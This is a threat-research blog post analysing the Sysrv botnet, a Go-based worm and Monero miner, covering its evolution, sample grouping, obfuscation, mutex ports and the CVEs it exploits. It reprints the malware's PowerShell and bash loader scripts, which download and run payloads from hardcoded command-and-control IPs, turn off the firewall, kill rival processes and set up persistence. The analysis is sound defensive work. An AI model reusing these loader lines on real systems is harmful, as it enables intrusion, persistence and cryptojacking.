

The Sysrv Botnet and How It Evolved

 cujo.com/the-sysrv-botnet-and-how-it-evolved/

September 22, 2021


The Sysrv Botnet and How It Evolved

[READ NOW](#)



Dorka Palotay
Senior Threat Researcher





[All posts](#)

September 22, 2021

People used to say that Linux was free from malware. Well, not only was it not true for the past 25 years, but we now live in an age where Linux is as promising a target for threat actors as some Windows endpoints due to its widespread usage as an operating system (OS) across many organizations. And, even more importantly, it serves as the OS for popular Internet-of-Things (IoT) devices. This article deals with the evolution of the Sysrv malware that infects Linux devices.

Nowadays, the Linux IoT threat landscape is highly homogeneous and consists mainly of Mirai and Gafgyt forks. Nevertheless, new breeds do surface and spread through poorly secured and vulnerable IoT devices.

This blog post takes a deep dive into the Sysrv botnet, which first made headlines at the end of December 2020 and has continued to evolve since then. As of the time of writing, Sysrv is still active and has gone through several iterations, meaning its developers continued to enhance its capabilities. Our analysis shows how it evolved, gained new features, and changed its behavior up until today.

Overview of the Sysrv Botnet

The Sysrv botnet was first mentioned in a blog post by [Intezer](#) at the end of December 2020. It stood out due to its use of Golang (Go) – a relatively new programming language that a growing number of malware developers have picked up since early 2020.

| Learn more about [reverse engineering Golang binaries with Ghidra](#).

Using Golang

There are several reasons why a malware developer might choose Golang:

- Most importantly, Go has cross-compilation capabilities that make it a popular choice. It allows malware developers to **maintain only a single codebase** and then quickly build executables for various architectures.
- Golang binaries are considered **harder to reverse-engineer** due to their file size (many functions to go through). Also, few decompilers and disassemblers support Golang.
- Go is popular among developers thanks to its **low barrier to entry, performance benefits, and flexibility**.
- **Leaked botnet source codes are available** in Golang, such as the C&C (command and control) module for Mirai.

What is Sysrv


At its core, **Sysrv is a worm and a cryptocurrency miner**. The two modules were in separate files in its early versions, but its developers have since combined the two. The worm module simply initiates port scans against random IPs to find vulnerable Tomcat, WebLogic, and MySQL services and tries to infiltrate the servers with a hardcoded password dictionary attack.

As Sysrv continued to evolve, it gradually introduced **more exploits** into its arsenal to enhance its worm capabilities. The malware propagation starts with a simple loader script file, which pulls down those modules upon successful execution.

The botnet is distributed for both Linux and Windows environments, but in this blog post, we will detail the inner workings of the Linux variant.

A Brief Timeline of Sysrv

A Brief Timeline of Sysrv



Sysrv's Technical Details and Analysis

The Loader Scripts

Two Sysrv loader scripts are circling for Linux and Windows: **ldr.sh** and **ldr.ps1**, respectively. Both achieve the same thing, even though they are written in different languages: the former in Bash and the latter in Powershell.

```
1  $cc="http://194.145.227.21"
2  $sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))
3  $dst="$env:AppData\$sys.exe"
4
5  netsh advfirewall set allprofiles state off
6
7  Get-Process network0*, kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv00*
8  # ps | Where-Object { $_.cpu -gt 50 -and $_.name -ne "[kthreaddi]" } | Stop-Pro
9
10 $list = netstat -ano | findstr TCP
11 for ($i = 0; $i -lt $list.Length; $i++) {
12     $k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')
13     if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {
14         Stop-Process -id $k[4]
15     }
16 }
17
18 if (!(Get-Process *kthreaddi] -ErrorAction SilentlyContinue)) {
19     (New-Object Net.WebClient).DownloadFile("$cc/sys.exe", "$dst")
20     Start-Process "$dst" -windowstyle hidden
21
22     schtasks /create /F /sc minute /mo 1 /tn "BrowserUpdate" /tr "$dst"
23     reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst"
24 }
25
```

The ldr.ps1 loader script

```

1  #!/bin/bash
2
3  cc='http://185.239.242.71'
4
5  get() {
6      curl -fsSL "$1" > "$2" || wget -q -O - "$1" > "$2" || php -r "file_put_contents('$2',
7          chmod +x "$2"
8      }
9
10 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
11
12 # filter high cpu usage proc
13 ps axf -o "pid %cpu" | awk '{if($2>=50.0) print $1}' | while read pid; do
14     cat /proc/$pid/cmdline | grep -a -E "sysrv|network01"
15
16     if [ $? -ne 0 ]; then
17         echo "not my proc, kill $pid"
18         kill -9 $pid
19     fi
20 done
21

```

The ldr.sh loader script

The **first version of the Linux loader script** had a few interesting functions like:

- Distribution server and ID were hardcoded
- 64-bit check (getconf LONG_BIT)
- Kill existing sysrv process (pkill -9)
- Enumerate processlist to see if sysrv process is running (ps -fe)
- Get function to download binary (curl, get, php -r)

As the development progressed, these features underwent significant revisions, and new, improved functions can be seen in the latest loader scripts. These **new, enhanced features** include:

- curl with a timeout parameter and five retries
- Exit if a 32-bit system is detected
- Kill running mining process (network01, kthreaddi)
- Edit crontab file to achieve persistence
- User-Agent changed to _ldr\$bit and _cron
- If crontab command is not available install cron via apt, crontabs via yum and start the appropriate services
- Filtering for high CPU consuming processes and kill them if not sysrv or network01 (mining process)
- The loader script includes the Miner dropper XMR32/XMR64 and an XMR configuration file for the mining pool and crypto address
- Bash history cleanup
- Another mining pool in a config.json file
- Changing DNS resolvers to 1.1.1.1

- Hardcoded SSH key for persistence
- /tmp/ folder cleanup
- Kill processes listening on TCP ports 52018 and 52019
- Removing and renaming the iptables binary
- Aliyun AV software uninstaller
- Docker xmr image removal
- Checking for the presence of nvidia-smi tool, listing GPUs for cryptomining

Newer versions also include a **reference to the IoT botnet operator group #keksec**.

Ever since the first appearance of the Sysrv botnet, new scripts have been released every month. March and April were the most active months for Sysrv development, as new scripts were released almost every two days. The newest samples we examined appeared in the middle of September.

The number of new Sysrv Linux scripts per month:

December	7
January	4
February	2
March	16
April	9
May	7
June	4
July	1
August	1
September	3

Main Sysrv Binaries

Note: This research analyses ELF binaries, not Windows executables.

In total, we collected **61 Linux binaries**. All these files, except for one, are 64-bit executables.

We see a recent slowdown in the number of new Sysrv samples appearing every month; the latest ELF binary appeared on 20th September. After the initial samples were released, the most extensive binary development happened during March and April, just like for the

scripts. Since then, only a few new samples appeared every month.

The number of new Sysrv binary samples per month:

December	7
January	7
February	2
March	22
April	10
May	4
June	3
July	4
August	1
September	1

Grouping the binaries

To aid our analysis, we first tried to branch out the investigation into smaller parts. A fundamental part was to try and group the observed samples by specific characteristics to see:

- **How different** the Sysrv samples are,
- **How many** variants there are.

As every Sysrv binary we discovered was written in Golang, we grouped the malicious binaries based on their package structures.

A package in Golang is a collection of source files in the same directory that are compiled together. All constants, variables, functions, and types defined in one of the source files are visible to every other source file within the same package.

Based on this, we grouped Sysrv samples into eight groups. There can be minor differences between samples in the same group, but their main functionalities and structure are the same.

To examine the package structures, we used [Redress](#), a tool for analyzing stripped Go binaries compiled with the Go compiler.


```

> redress -pkg sys.x86_64_unp
Packages:
main
shell/exploit
shell/miner
shell/nu
shell/payload
shell/scanner
shell/scanner.(*Scanner).(shell/scanner

```

Redress enumerating packages

Group	Packages	Count
1		1
	hello/src/exp	
	hello/src/gateway	
	hello/src/nu	
	hello/src/scan	
	hello/src/work	
	main	
2		3
	hello/src/exp	
	hello/src/gateway	
	hello/src/nu	
	hello/src/scan	
	main	
3		1
	hello/src/exp	

	hello/src/gateway	
	hello/src/nu	
	hello/src/scan	
	hello/src/scan.(*Scanner).(hello/src/scan	
	main	
4		7
	hello/src/exp	
	hello/src/nu	
	hello/src/scan	
	hello/src/scan.(*Scanner).(hello/src/scan	
	main	
5		1
	hello/src/controller	
	hello/src/controller.(*Miner).(hello/src/controller	
	hello/src/exp	
	hello/src/nu	
	hello/src/scan	
	hello/src/scan.(*Scanner).(hello/src/scan	
	main	
6	hello/controller	13
	hello/exp	
	hello/nu	
	hello/scan	
	hello/scan.(*Scanner).(hello/scan	
	main	
7	main	30

	shell/exploit	
	shell/miner	
	shell/nu	
	shell/payload	
	shell/scanner	
	shell/scanner.(*Scanner).(shell/scanner	
8	adojibpbhgpdfnlnjk/aegcfimbndeabglkjjho	1
	adojibpbhgpdfnlnjk/bpmmbdkebhnagnakmbje	
	adojibpbhgpdfnlnjk/efpdcgbhkocemnpjnfo	
	adojibpbhgpdfnlnjk/gbdgajdocapllhiljmoe	
	adojibpbhgpdfnlnjk/gbdgajdocapllhiljmoe.(*Scanner). (adojibpbhgpdfnlnjk/gbdgajdocapllhiljmoe	
	adojibpbhgpdfnlnjk/jemkgjopohlcdbjocoe	
	main	

Obfuscation

Most malicious samples were packed with vanilla UPX, and during our analysis, we have not discovered any other packers being used by Sysrv. The malware authors didn't use any kind of obfuscation for the earliest samples.

Reading the code of the binaries was relatively easy thanks to the tools that help reverse engineer stripped Golang binaries. We've already mentioned using Redress, and we also used Ghidra for static analysis and several Ghidra scripts that our research team wrote to aid Golang analysis.

Our write-up about how to reverse engineer Go binaries can be found [here](#).

The first obfuscated sample appeared in April 2021, the only one that belongs to Group 8.

This sample also had obfuscated Go packages and some function names.

```
Packages:
adojibpbhgpfdfnlnjk/aegcfimbndeabglkjjho
adojibpbhgpfdfnlnjk/bpmmbdkebhagnakmbje
adojibpbhgpfdfnlnjk/efpdcgbhkocemnpjnfo
adojibpbhgpfdfnlnjk/gbdgajdocapllhiljmoe
adojibpbhgpfdfnlnjk/gbdgajdocapllhiljmoe.(*Scanner).(adojibpbhgpfdfnlnjk/gbdgajdocapllhiljmoe
adojibpbhgpfdfnlnjk/jemkgjopohlcdbjoccoe
main
```

Obfuscated packages recognized by Redress

The obfuscation tool used is **gobfuscate**, a known utility for Go binaries:

<https://github.com/unixpickle/gobfuscate>

Currently, gobfuscate can manipulate package names, global variable and function names, type names, method names, and strings.

Binaries released after that sample belong to Group 7. In these, some function names were obfuscated, but not the package names. Obfuscated names are used for the functions that are responsible for executing the various exploits.

```
shell/exploit.(*bruteJupyter).check
shell/exploit.(*bruteJupyter).closeTerminals
shell/exploit.(*bruteJupyter).exploit
shell/exploit.(*bruteJupyter).exploit.func1
shell/exploit.(*bruteJupyter).exploit.func2
shell/exploit.(*bruteJupyter).initialize
shell/exploit.(*bruteJupyter).port
shell/exploit.(*bruteNexus).check
shell/exploit.(*bruteNexus).exploit
shell/exploit.(*bruteNexus).initialize
shell/exploit.(*bruteNexus).port
shell/exploit.(*bruteTomcat).check
shell/exploit.(*bruteTomcat).exploit
shell/exploit.(*bruteTomcat).initialize
shell/exploit.(*bruteTomcat).port
shell/exploit.(*Controller).beforeSpread
shell/exploit.(*Controller).heartBeat
shell/exploit.(*Controller).initExploits
shell/exploit.(*Controller).ScanVulnerable
shell/exploit.(*Controller).ScanVulnerable.func1
shell/exploit.(*Controller).ScanVulnerable.func2
```

```
shell/exploit.(*Controller).Spread
shell/exploit.(*Controller).Spread.func1
shell/exploit.(*cve_2017_11610).check
shell/exploit.(*cve_2017_11610).exploit
shell/exploit.(*cve_2017_11610).initialize
shell/exploit.(*cve_2017_11610).port
shell/exploit.(*cve_2017_12149).check
shell/exploit.(*cve_2017_12149).exploit
shell/exploit.(*cve_2017_12149).initialize
shell/exploit.(*cve_2017_12149).port
shell/exploit.(*cve_2017_9841).check
shell/exploit.(*cve_2017_9841).exploit
shell/exploit.(*cve_2017_9841).initialize
shell/exploit.(*cve_2017_9841).port
shell/exploit.(*cve_2019_0193).check
shell/exploit.(*cve_2019_0193).exploit
shell/exploit.(*cve_2019_0193).initialize
shell/exploit.(*cve_2019_0193).port
shell/exploit.(*cve_2019_10758).check
shell/exploit.(*cve_2019_10758).exploit
shell/exploit.(*cve_2019_10758).initialize
shell/exploit.(*cve_2019_10758).port
shell/exploit.(*cve_2019_11581).check
shell/exploit.(*cve_2019_11581).exploit
shell/exploit.(*cve_2019_11581).initialize
```

Figure 1 – no obfuscation

```
shell/exploit.(*a7545bee).check
shell/exploit.(*a7545bee).exec
shell/exploit.(*a7545bee).exploit
shell/exploit.(*a7545bee).initialize
shell/exploit.(*a7ed2649).check
shell/exploit.(*a7ed2649).closeTerminals
shell/exploit.(*a7ed2649).exploit
shell/exploit.(*a7ed2649).initialize
shell/exploit.(*a7ee93d9).check
shell/exploit.(*a7ee93d9).exploit
```

```
shell/exploit.(*a7ee93d9).initialize
shell/exploit.(*a7ee93d9).request
shell/exploit.(*b0f895a1).check
shell/exploit.(*b0f895a1).exploit
shell/exploit.(*b0f895a1).initialize
shell/exploit.(*b422074e).check
shell/exploit.(*b422074e).exploit
shell/exploit.(*b422074e).generatePayload
shell/exploit.(*b422074e).initialize
shell/exploit.(*bd788f82).check
shell/exploit.(*bd788f82).exploit
shell/exploit.(*bd788f82).exploit.func1
shell/exploit.(*bd788f82).initialize
shell/exploit.(*bf714ee0).check
shell/exploit.(*bf714ee0).exploit
shell/exploit.(*bf714ee0).exploit_cve_2020_14882
shell/exploit.(*bf714ee0).initialize
shell/exploit.(*c41954a0).brute
shell/exploit.(*c41954a0).check
shell/exploit.(*c41954a0).exploit
shell/exploit.(*c41954a0).exploit.func1
shell/exploit.(*c41954a0).initialize
shell/exploit.(*c41954a0).writePublicKey
shell/exploit.(*Controller).heartBeat
shell/exploit.(*Controller).Spread
shell/exploit.(*Controller).Spread.func1
shell/exploit.(*da831700).check
shell/exploit.(*da831700).exploit
shell/exploit.(*da831700).initialize
shell/exploit.(*da831700).request
shell/exploit.(*e39dc295).check
shell/exploit.(*e39dc295).exploit
shell/exploit.(*e39dc295).initialize
shell/exploit.(*e59d60f2).check
shell/exploit.(*e59d60f2).exploit
```


Figure 2 – with obfuscation

Mutex

Mutex is a synchronization primitive. In malware, mutexes are mostly used to ensure that the malware is not deployed to the target system already. This ensures that only a single malware instance is running at a time, as multiple instances might hinder each other, leaving the initially deployed malicious process to wreak havoc all by itself.

In Sysrv's case, **a check is implemented to see whether a hardcoded TCP port is open on the infected system**. If it is open, the malware will not re-infect the system.

The appropriate functions are within the *nu* (network utility) package in all samples. A function called **IsPortOpen** is responsible for checking whether a specific port is open, and this is called from one of the following four functions, based on the version of the binary:

- **MutexPort**
- **CreateMutex**
- **NewMutex**
- **SingleInstance**

```
[0x006d9a3e]
0x006d9a3e 66c704242dcb  mov word [rsp], 0xcb2d ; Port 52013
0x006d9a44 e8f72ff4ff    call sym.go.hello_src_nu.MutexPort
0x006d9a49 488d0530340600 lea rax, [0x0073ce80]
0x006d9a50 48890424      mov qword [rsp], rax
0x006d9a54 e807b4d3ff    call sym.go.runtime.newobject
0x006d9a59 0fb7058c031600 movzx eax, word [0x00839dec]
0x006d9a60 488b4c2408    mov rcx, qword [var_8h]
0x006d9a65 8b157d031600  mov edx, dword [0x00839de8]
```

Port: 0xcb2d = 52013

We have observed the following TCP port numbers being leveraged as Mutex ports:

- 52013 (0xcb2d)
- 52014 (0xcb2e)
- 52015 (0xcb2f)
- 52016 (0xcb30)
- 52017 (0xcb31)
- 52018 (0xcb32)
- 52020 (0xcb34)
- 52021 (0xcb35)

Exploits in Sysrv

Sysrv included a small set of exploits in its initial campaigns. Over time, as it was developed and transformed, Sysrv continually incorporated new exploits to spread more effectively.

Sysrv is primarily targeting Linux and Windows servers, not IoT devices.

Interestingly, we not only saw exploits being added to the code, but also some specific exploits undergoing several development stages. Sysrv's developers updated some functions in multiple samples until they either reached a satisfying result or simply got rid of them. Some exploits were used only in one or two samples, while others proved useful and stuck around.

The Ignition Remote Code Execution (RCE) exploit has the newest CVE number; it was published in January 2021 and was already used by Sysrv at the beginning of March.

A list of Sysrv exploits

Exploits with the corresponding CVE number:

- [CVE-2019-7238](#) – Nexus Repository Manager RCE
- [CVE-2015-8562](#) – Joomla! RCE
- [CVE-2017-11610](#) – Supervisor XML-RPC server RCE
- [CVE-2017-12149](#) – Jboss RCE
- [CVE-2017-5638](#) – Apache Struts RCE
- [CVE-2017-9841](#) – PHPUnit RCE
- [CVE-2017-3066](#) – Adobe ColdFusion RCE
- [CVE-2018-7600](#) – Drupal RCE
- [CVE-2018-1000861](#) – Jenkins RCE
- [CVE-2019-10758](#) – Mongo Express RCE
- [CVE-2019-3396](#) – Atlassian Confluence RCE
- [CVE-2019-15107](#) – Webmin RCE
- [CVE-2019-11581](#) – Atlassian Jira RCE
- [CVE-2019-0193](#) – Apache Solr RCE
- [CVE-2020-16846](#) – Saltstack RCE
- [CVE-2020-13942](#) – Apache Unomi RCE
- [CVE-2020-9496](#) – Apache OFBiz RCE
- [CVE-2020-14882](#) – Oracle WebLogic RCE
- [CVE-2021-3129](#) – Ignition RCE
- [CVE-2019-9193](#) – PostgreSQL RCE

